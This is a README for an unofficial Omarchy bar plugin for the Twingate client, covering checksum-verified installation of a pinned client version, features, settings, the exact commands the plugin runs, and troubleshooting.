
Twingate Omarchy Widget

Omarchy bar widget for the Twingate Zero Trust client.
Install
omarchy plugin add https://github.com/vpontual/omarchy-twingate.git --enable
Then install the Twingate client, if you do not have it. The panel's
Install Twingate client button downloads a pinned version, verifies its
SHA-256 and refuses to install on mismatch, then hands it to pacman —
which still asks you to confirm.
Pinned client: 2026.239.6882
| Architecture | SHA-256 |
|---|---|
x86_64 |
05eb46885776f8873f6a8e07fbca338d4526a547dcd6f67fa1f11749da5de996 |
aarch64 |
cb6f981787d33cd52c2a9bb6c23e0f24a651521569ac2aa221fe4c500ad5617d |
Those digests are in Model.js and are checked before pacman ever
sees the file. Twingate publishes no signature of its own, so this digest is the
only integrity control in the chain — which is why the plugin verifies it rather
than trusting the download. The URL carries an explicit version rather than the
mutable stable path, and the digest is what actually guarantees the bytes.
To do it yourself instead:
These match what the in-panel installer does, including the transfer limits — https only on the request and on any redirect, and a ceiling at the exact published size, so a hijacked answer cannot spend your disk before the checksum gets a chance to reject it.
# x86_64 (10495187 bytes)
curl -fL --proto '=https' --proto-redir '=https' --max-redirs 5 \
     --max-filesize 10495187 -O \
     https://binaries.twingate.com/client/linux/ARCH/x86_64/2026.239.6882/twingate-amd64.pkg.tar.zst
printf '%s  %s\n' '05eb46885776f8873f6a8e07fbca338d4526a547dcd6f67fa1f11749da5de996' 'twingate-amd64.pkg.tar.zst' | sha256sum -c -
sudo pacman -U twingate-amd64.pkg.tar.zst

# aarch64 (10567441 bytes)
curl -fL --proto '=https' --proto-redir '=https' --max-redirs 5 \
     --max-filesize 10567441 -O \
     https://binaries.twingate.com/client/linux/ARCH/aarch64/2026.239.6882/twingate-arm64.pkg.tar.zst
printf '%s  %s\n' 'cb6f981787d33cd52c2a9bb6c23e0f24a651521569ac2aa221fe4c500ad5617d' 'twingate-arm64.pkg.tar.zst' | sha256sum -c -
sudo pacman -U twingate-arm64.pkg.tar.zst
Point the client at your network once — the plugin cannot know its name:
twingate setup
Then turn the switch on and approve the prompt. It starts the daemon, connects, and opens the sign-in page in your browser.
Features
- Shows Twingate connection state in the bar
- One switch: connects, disconnects, and starts the daemon when needed. It asks through your desktop's own password or fingerprint prompt — no terminal
- Opens the sign-in page for you when authentication is needed
- Shows the signed-in account and network, with Sign out
- Browses your authorized resources, with search once the list is long
- Click a resource to copy its address; the row confirms
- Authenticate on a resource that needs its own sign-in
- Installs the Twingate client for you, from a version-pinned package whose checksum is verified before anything is installed
- Leaves boot behaviour alone: Twingate stays off after a reboot unless you configured it otherwise
- Left click opens a keyboard-friendly panel
Keyboard shortcuts
Inside the panel:
↑/↓: move cursor (the first press highlights a row)enter/c: copy the highlighted resource's addresso: open the highlighted resource in a browsera: authenticate the highlighted resource, when it needs it/: search, once there are 8 or more resources (↓orenterjumps to the first match;escclears the search, then returns to the list)t: toggle the connectionr: refreshtab: switch panelsesc: close
On the bar icon: left click opens the panel, right click toggles the connection, middle click refreshes.
Requirements
- Twingate's vendor CLI at
/usr/bin/twingate(the panel installer puts it there) - Omarchy 4 (Quattro) or newer
- A polkit authentication agent — Omarchy ships one
wl-copyfor clipboard actionscurl,sha256sum,mktemp,sudoandpacmanif you use the in-panel installer
Settings
omarchy bar set veepee.twingate refreshIntervalSec 30
omarchy bar move veepee.twingate --section right
| Key | Default | Values |
|---|---|---|
refreshIntervalSec |
10 |
5–3600 |
visibility |
always |
always, when-online, when-installed |
resourceScope |
default |
default, all (include hidden resources) |
What it runs on your machine
Nothing privileged runs on its own. Everything that needs root asks first, either through your desktop's authentication prompt or in a terminal.
Headless, on a timer: /usr/bin/test -x /usr/bin/twingate,
twingate status -d, twingate status -v -d (only while authenticating), and,
only while the panel is open, twingate resources -d (plus --all if you
enabled resourceScope: all) and twingate account -d.
The install-path check runs directly. Everything whose output is read runs
inside a small bash wrapper, because Quickshell's collector has no size limit:
without one, a broken or hostile twingate could grow the shell process without
bound before anything was parsed. The wrapper caps
stdout and stderr at 1 MiB + 1 byte each with head -c (the extra byte is
what lets a clipped listing be told apart from one that merely filled the
bound), keeps the two streams separate, clears BASH_ENV and ENV so nothing
is sourced on the way in, and preserves the CLI's exit code when it completes
normally. timeout gives the whole wrapper a 12-second deadline and sends
SIGKILL to its process group at that deadline, including children that ignore
SIGTERM. The arguments and numeric bounds are fixed constants and validated
before use.
Through your authentication prompt, only when you flip the switch or press
Sign out: pkexec twingate connect, pkexec twingate disconnect, and
pkexec twingate account logout -d, which is handed y for its
"Are you sure?" question. The CLI calls
sudo internally; pkexec elevates the whole command first, so that inner
sudo has nothing to ask. Dismiss the prompt and nothing happens. These run
through the same wrapper, with a 300-second deadline.
In a floating terminal, only when you act, opened with
omarchy-launch-floating-terminal-with-presentation and with PATH pinned to
/usr/bin:/bin: twingate auth -- <resource> when you press
Authenticate, so the sign-in link stays readable; and — only if you press
Install Twingate client — uname -m to pick the build, mktemp -d for a
temporary directory, curl to fetch the pinned package, sha256sum -c to
verify it, sudo pacman -U to install it, and removal of the temporary
directory. The install aborts if the checksum does not match. curl is held
to https on both the request and any redirect, and to the exact published byte
count via --max-filesize, so a transfer cannot run away before the checksum
gets a chance to reject it.
Also: omarchy-launch-browser to open a sign-in page or
https://<resource address>, and wl-copy -- <address or name> to copy
without putting tenant-controlled text through a shell.
Updating
omarchy plugin update veepee.twingate
It shows you the diff, asks before applying, and rolls back automatically if the new version fails validation.
Removing
omarchy plugin remove veepee.twingate
Or Setup → Plugins → Remove Plugin. The Twingate client itself is untouched.
Troubleshooting
omarchy-shell veepee.twingate diagnostics          # full state as JSON
qs -p /usr/share/omarchy/shell log | grep twingate  # what the plugin logged
diagnostics reports whether the CLI was found, the state it parsed, whether
an account was signed in when the panel was last open (never which one), the
last poll error and the last action error, and the settings in effect — enough to explain most problems without reading the
source.
Twingate shows its own status notifications, separately from this plugin. To
silence them: twingate desktop-stop.
Icon
Renders a gateway natively in the theme colour: solid when connected, a hollow arch when not, with a dot when the plugin cannot do its job. Deliberately not a reproduction of, nor a lookalike of, Twingate's brand mark.
Notes
Design rationale, CLI quirks worth knowing, and the measured findings behind several decisions: docs/NOTES.md.
Trademark
Twingate is a trademark of Twingate Inc. This is an unofficial, community-built plugin and is not affiliated with, endorsed by, or supported by Twingate Inc.
Licence
MIT — see LICENSE.